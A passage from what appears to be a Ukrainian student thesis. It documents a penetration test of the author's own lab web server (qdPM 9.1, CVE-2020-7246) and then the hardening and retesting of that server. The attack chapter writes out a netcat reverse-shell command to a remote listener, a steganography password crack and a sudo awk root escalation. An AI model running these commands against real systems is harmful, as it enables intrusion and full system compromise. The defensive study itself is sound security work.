Мій приватний сервер представляю собою невеликий сервер, який не знаходиться у великій локальній мережі компанії. Це звичайний сервер, який може бути використаний, наприклад, для ведення особистого блога. Відповідно, для цього сервера не потрібні складні у обслуговуванні, або дорогі інструменти забезпечення безпеки.

3.1 Розвідка

Усі атаки починаються з попереднього отримання даних про систему – розвідки. Самий простий крок для розвідки даних про вебсервер – це відвідати його.

Головна сторінка сервера – це сторінка авторизації, однак на ній теж можна побачити корисну інформацію. Тепер відомо, що вебсервер використовує програмне забезпечення qdPM версії 9.1, що можна побачити на рис. 3.1.

Рисунок 3.1 – Сторінка авторизації вебсайту

Тепер можна дізнатись, чи є ця версія вразливою і які вразливості їй властиві. Завдяки сайту exploit-db.com можна дізнатись, що qdPM версії 9.1 містить вразливість, яка має номер CVE-2020-7246 у базі даних CVE, що показано на рис. 3.2.

Рисунок 3.2 – Інформація про вразливість до qdPM 9.1

Ця вразливість дозволяє авторизованому користувачу виконати довільний код на операційній системі вебсервера, тобто remote code execution (RCE). Це критична вразливість, однак, наразі облікові дані для автентифікації на сервері невідомі і поки що скористатись цим експлойтом неможливо. Тому потрібно продовжити розвідку.

Іншим способом розвідки є використання інструменту nmap, який сканує відкриті порти і може навіть повідомити, яка саме програма “слухає” порт і її версію, однак спочатку я проведу швидке сканування. Сканування виявило 2 відкриті порти: 22 на якому працює служба SSH для віддаленого доступу до системи і 80 порт на якому працює служба http, тобто служба, яка реалізує вебсервер, що показано на рис. 3.3.



Рисунок 3.3 – Результат сканування вебсервера

Для подальшої розвідки було використано автоматичний сканер вразливостей nikto, який перевіряє версії програмного забезпечення, приховані сторінки вебсайту і повідомляє про присутні вразливості.

Зі звіту автоматичного сканера можна з’ясувати, що вебсервер використовує застарілу версію Apache 2.4.38, однак в результаті пошуку критичних вразливостей, таких як RCE, виявлено не було, що показано на рис. 3.4.

Рисунок 3.4 – Результат роботи автоматичного сканера nikto

Але сканування виявило директорію secret, до якої можна отримати доступ, що показано на рис. 3.5.

Рисунок 3.5 – Зміст директорії secret

У директорії присутнє зображення формату jpg. Подібні файли можуть містити приховану стеганографічними методами інформацію. При спробі

отримання даних з зображення програма вимагає пароль, який був встановлений на зашифровану інформацію, що показано на рис. 3.6.

Рисунок 3.6 – Програма steghide вимагає пароль для отримання даних з зображення

Знайти пароль можна за допомогою утиліти stegseek. В результаті утиліта повідомила пароль “92camaro”, а також назву файлу “credits.txt”. Назва файлу вказує на приховані дані від облікового запису, що видно на рисунку 3.7.

Рисунок 3.7 – Робота утиліти stegseek

За допомогою програми steghide було отримано файл з обліковими даними, що показано на рис. 3.8. Ці дані можна спробувати використати для доступу на вебсайт.

Рисунок 3.8 – Отримання облікових даних

Після введення цих облікових даних відбулась успішна авторизація, що показано на рис. 3.9. Значить це облікові дані користувача вебсайта.

Рисунок 3.9 – Інтерфейс керування вебсайтом

Інших вразливих елементів виявлено не було, тому етап розвідки можна вважати завершеним. У підсумку було отримано інформацію про вразливу версію вебсервера, приховану сторінку а також облікові дані.

3.2 Пошук інструмента експлуатації вразливостей

На етапі розвідки було знайдено вразливість CVE-2020-7246, яка дозволяє виконувати команди на системі, маючи облікові дані від qdPM акаунта. Ці дані були отримані на етапі розвідки, це означає що можна шукати експлойт, який експлуатує цю вразливість.

Такий експлойт можна знайти на вебсайти exploit-db на сторінці про вразливість. Експлойт можна завантажити за допомогою кнопки download, яка зображена на рис. 3.10.



Рисунок 3.10 – Кнопка завантаження експлойта

Тепер виконані усі умови для експлуатації вразливості.

3.3 Експлуатація вразливостей і завантаження бекдору

Експлойт, який використовує вразливість CVE-2020-7246 завантажує бекдор на систему, який дозволяє виконувати команди на системі. На рисунку 3.11 показано, що експлойт отримав IP-адресу сервера, та облікові дані і успішно завантажив бекдор і повідомив куди саме він завантажив бекдор.

Рисунок 3.11 – Використання експлойта

Тепер можна перевірити успішність спрацювання експлойта.Для перевірки бекдора було використано команду pwd, яка призначена для повідомлення місцезнаходження у операційній системі. На рисунку видно, що користувач, який виконує цю команду знаходиться у /var/www/html/uploads/users, що показано на рис 3.12.



Рисунок 3.12 – Результат роботи команди pwd

Експлуатація відбулась успішно, що дозволяє отримати програмну оболонку для зручнішого доступу до системи.

3.4 Отримання командної оболонки

Отримання командної оболонки відбувається завдяки різним експлойтам які реалізують зворотну командну оболонку, одним з найбільш розповсюджених є програмні оболонки, які отримуються через програму ncat – ця програма дозволяє створювати сесії обміну даними. Також можна створити сесію, яка буде передавати команди до іншої системи, а система буде їх виконувати – так отримується програмна оболонка.

Експлойт для створення зворотної командної оболонки можна знайти на сайті pentestmonkey. Він показаний на рис. 3.13.

```
nc -e /bin/sh 10.0.0.1 1234
```

Рисунок 3.13 – Експлойт для зворотної оболонки

Перед введенням команди в бекдор потрібно відкрити порт на своїй системі за допомогою програми ncat і команди nc –lvnp 4444, яка буде отримувати інформацію, відправлену на порт 4444, що показано на рис. 3.14.

Рисунок 3.14 – Прослуховування порту 4444

Тепер можна ввести команду з pentestmonkey, замінивши IP адресу та порт на потрібні значення.

Програма, яка “слухає” порт 4444 повідомила про підключення з іншої адреси. Було отримано доступ до користувача www-data, відповідно командну оболонку було успішно отримано, що видно на рис. 3.15.



Рисунок 3.15 – Отримання зворотної оболонки

Для перевірки працездатності експлойта було використано команду id, яка повідомляє ідентифікатор користувача в Linux системах.

3.5 Підвищення привілеїв до привілейованого користувача (компрометація системи)

Тепер для повної компрометації системи потрібно отримати права суперкористувача, в Linux-системах це root користувач.

Для більш зручної роботи було застосовано командний інтерпретатор bash, процес отримання якого показаний на рис. 3.16.

Рисунок 3.16 – Отримання оболонки bash

Спочатку потрібно дізнатись які ще користувачі можуть бути присутні в системі. Однак інших користувачів, окрім root і www-data в системі нема, що видно на рис. 3.17.

Рисунок 3.17 – Перехід в директорію home, яка виявилась порожньою

Тоді потрібно дізнатись про можливості поточного користувача в системі, які можуть допомогти виконати ескалацію привілеїв. Для цього була використана команда sudo -l, яка показує які команди та від якого користувача може виконувати поточний користувач. Результати виконання команди sudo -l видно на рис. 3.18.



Рисунок 3.18 – Результат виконання команди sudo -l

Рядок “(ALL:ALL) NOPASSWD: /usr/bin/awk” свідчить про те, що користувач www-data може використовувати утиліту awk від імені root.

Якщо це налаштування є вразливим і ця вразливість є загальновідомою, значить для неї буде існувати експлойт. Список подібних експлойтів можна знайти на вебсайті gtfobins.github.io. В результаті пошуку було знайдено команду, яка слугує експлойтом – sudo awk ‘BEGIN {system(“/bin/sh”)}’.

Вона запускає awk від імені root і за допомогою awk запускає командний інтерпретатор sh всередині процесу awk. Таким чином можна отримати доступ до командного інтерпретатора в режимі суперкористувача, який має повний

контроль над системою. Відбувається успішна експлуатація вразливого налаштування, яке дозволяє отримати доступ до користувача root, що показано на рис. 3.20.



Рисунок 3.19 – Успішне підвищення привілеїв

Таким чином відбувається повна компрометація системи, оскільки користувач root може виконати будь яку команду.

Висновки до третього розділу

В результаті проведення пошуку вразливостей було виявлено, що вебсервер використовує застаріле програмне забезпечення, яке має критичні вразливості. Також вебсервер має зображення з прихованим вмістом, однак будь хто має доступ до цього зображення і може легко підібрати пароль, щоб отримати дані з зображення. Також було виявлено небезпечне налаштування операційної платформи вебсервера, яке дозволяє виконати ескалацію привілеїв. Таким чином було з’ясовано які вразливості містить вебсервер, відповідно тепер можна побудувати механізми захисту вебсервера, які будуть усувати знайдені вразливості та захищати критично важливі елементи від несанкціонованого доступу.

РОЗДІЛ 4
РОЗРОБКА ТА РЕАЛІЗАЦІЯ МЕХАНІЗМІВ ЗАХИСТУ ВІД АТАК

Після проведеного пошуку вразливостей стало відомо які елементи потребують захисту: неоновлене програмне забезпечення, прості паролі і некоректне налаштування прав та доступу. Тепер можна побудувати механізми захисту, які будуть захищати вебсервер. Оскільки цей сервер є невеликим і використовується для особистого використання, досвідчені хакери не будуть зацікавлені у проведенні атаки на цей сервер, відповідно механізми захисту не мають бути складними у реалізації, однак вони мають захищати сервер від недосвідчених хакерів.

4.1 Захист складової вебсервера

Спочатку потрібно виправити критичну вразливість за допомогою оновлення qdPM. Для цього на вебсервер було завантажено архів з qdPM версії 9.3 з офіційного сайту (див. рис. 4.1).

Рисунок 4.1 – Завантаження qdPM 9.3

Далі почалось встановлення qdPM, однак архів містив лише версію 9.2, але ця версія не має вразливості RCE. Так як це найновіша доступна версія потрібно встановити саме її. В процесі встановлення нової версії було знову створено користувача otisrush, але зі складнішим паролем (див. рис. 4.2).

Рисунок 4.2 – Створення адміністратора otisrush

Після створення користувача otisrush встановлення було успішно завершено, що можна побачити на рис. 4.3.

Рисунок 4.3 – Панель керування qdPM

Іншою вразливістю складової вебсервера був вільний доступ до директорії /secret і легкий процес отримання інформації з зображення. Спочатку за допомогою стеганографічного інструмента з вебсайту https://futureboy.us/stegano/encinput.html було встановлено складніший пароль для інформації з зображення. Процес шифрування показаний на рис. 4.4.



Рисунок 4.4 – Шифрування файлу creds.txt

Далі потрібно заборонити доступ до цієї сторінки усім, окрім самого вебсервера. Для цього у файлі /etc/apache2/sites-available/000-default.conf було дозволено доступ до secret тільки для вебсервера. Таким чином адміністратор вебсервера буде мати доступ до директорії з зображенням, що містить дані для авторизації. Для заборони доступу було прописано наступне правило:

```
<Directory /var/www/html/secret>
    Order deny,allow
    Deny from all
    Allow from 192.168.0.118
</Directory>
```

4.2 Захист складової операційної системи

Після побудови механізмів захисту складової вебсервера потрібен захист операційної платформи.

Під час пошуку вразливостей було виявлено налаштування, що призводить до ескалації привілеїв. Також користувач www-data є системним користувачем, який відповідає за роботу вебсервера і не має потреби використовувати утиліту awk.

Права на використання цієї утиліти написані в файлі /etc/sudoers. Для редагування цього файлу існує утиліта visudo, за допомогою якої можна редагувати файл sudoers без синтаксичних помилок. На рис. 4.5 можна побачити права користувачів root та www-data.



Рисунок 4.5 – Файл sudoers

Тепер потрібно прибрати рядок “www-data ALL=(ALL:ALL) NOPASSWD: /usr/bin/awk” (див. рис. 4.6.).



Рисунок 4.6 – Відредагований файл sudoers

Також система може містити неоновлені компоненти, які можна оновити за допомогою наступної команди:

sudo apt update && sudo apt upgrade

Виконання команди продемонстроване на рис. 4.7.



Рисунок 4.7 – Успішне оновлення

Оновлення пройшло успішно.

4.3 Перевірка роботи механізмів захисту

Після побудови механізмів захисту потрібно перевірити їхню працездатність. Почати варто з qdPM 9.2, оскільки саме ця версія є останньою.

В результаті пошуку вразливостей qdPM 9.2 було виявлено вразливість Password Exposure (незахищені паролі) (рис 4.8).



Рисунок 4.8 – Вразливість qdPM 9.2

Завдяки цій вразливості можна отримати доступ до паролів у базі даних без автентифікації. У описі вразливості вказано, що сайт містить файл databases.yml, який знаходиться у /core/config (див. рис. 4.9).



Рисунок 4.9 – Облікові дані користувача бази даних

Після переходу до відповідного файлу можна побачити інформацію про базу даних та дані для авторизації користувача бази даних. Ця вразливість є критичною, яку потрібно виправити.

Для захисту цієї інформації потрібен механізм розмежування доступу. Директорія core є службовою, відповідно звичайні користувачі не мають мати доступ до неї, однак ці обмеження не мають стосуватися самого вебсервера.

Для реалізації цього механізму потрібно написати наступне правило у файлі /etc/apache2/sites-available/000-default.conf:

```
<Directory /var/www/html/core>
        Order deny,allow
        Deny from all
        Allow from 192.168.0.118
</Directory>
```

Таким чином доступ до сторінки можна отримати лише з вебсервера (див. рис. 4.10).



Рисунок 4.10 – Заборона на доступ до сторінки databases.yml

Тепер сторонні користувачі не мають доступ до цього файлу, але адміністратор операційної системи вебсервера досі може отримати доступ до цієї сторінки (див. рис. 4.11).



Рисунок 4.11 – Доступ до сторінки databases.yml з сервера

Для перевірки доступу було використано команду curl, яка запитує у вебсервера сторінку і виводить відповідь сервера у командний рядок.

Також вебскладову треба перевірити на наявність попередньої вразливості, яка дозволяла виконання команд на операційній платформі вебсервера. Навіть за наявності даних для авторизації зловмисник не може завантажити бекдор (див. рис.4.12).



Рисунок 4.12 – Помилка завантаження бекдору

Тепер вебскладова є захищеною.

Також було обмежено доступ до директорії secret (див. рис.4.13).



Рисунок 4.13 – Заборонений доступ до директорії secret

Сторонній користувач не може отримати доступ до цієї директорії, але адміністратор операційної платформи вебсервера досі має доступ до зображення (див. рис. 4.14) і може його завантажити за допомогою, наприклад, утиліти wget, яка дозволяє завантажити задану сторінку.

```
root@doubletrouble:~# wget http://192.168.0.118/secret/doubletrouble.jpg
--2025-03-14 11:05:12--  http://192.168.0.118/secret/doubletrouble.jpg
Connecting to 192.168.0.118:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 75376 (74K) [image/jpeg]
Saving to: 'doubletrouble.jpg'

doubletrouble.jpg   100%[===================>]  73.61K  --.-KB/s    in 0s

2025-03-14 11:05:12 (595 MB/s) - 'doubletrouble.jpg' saved [75376/75376]
```

Рисунок 4.14 – Отримання доступу до зображення з боку сервера

Зображення було успішно завантажено.

Також потрібно перевірити захищеність даних для авторизації, які приховані у зображенні з директорії secret. Утиліта stegseek не змогла підібрати пароль до зображення (див. рис. 4.15), відповідно зловмиснику буде складно отримати дані для авторизації з цього файлу.

Рисунок 4.15 – Програма не змогла підібрати пароль до стеганографічного зображення

Тепер потрібно перевірити захищеність операційної платформи від можливої ескалації привілеїв. Для перевірки був використаний експлойт з сайту gtfobins (див. рис. 4.16).



Рисунок 4.16 – Запуск експлойта на здійснив ескалацію привілеїв

Після виконання команди не відбувається ескалації привілеїв. Виконання команди id показує, що поточним користувачем залишається www-data. Тепер механізми захисту операційної платформи працюють належним чином.

Висновки до четвертого розділу

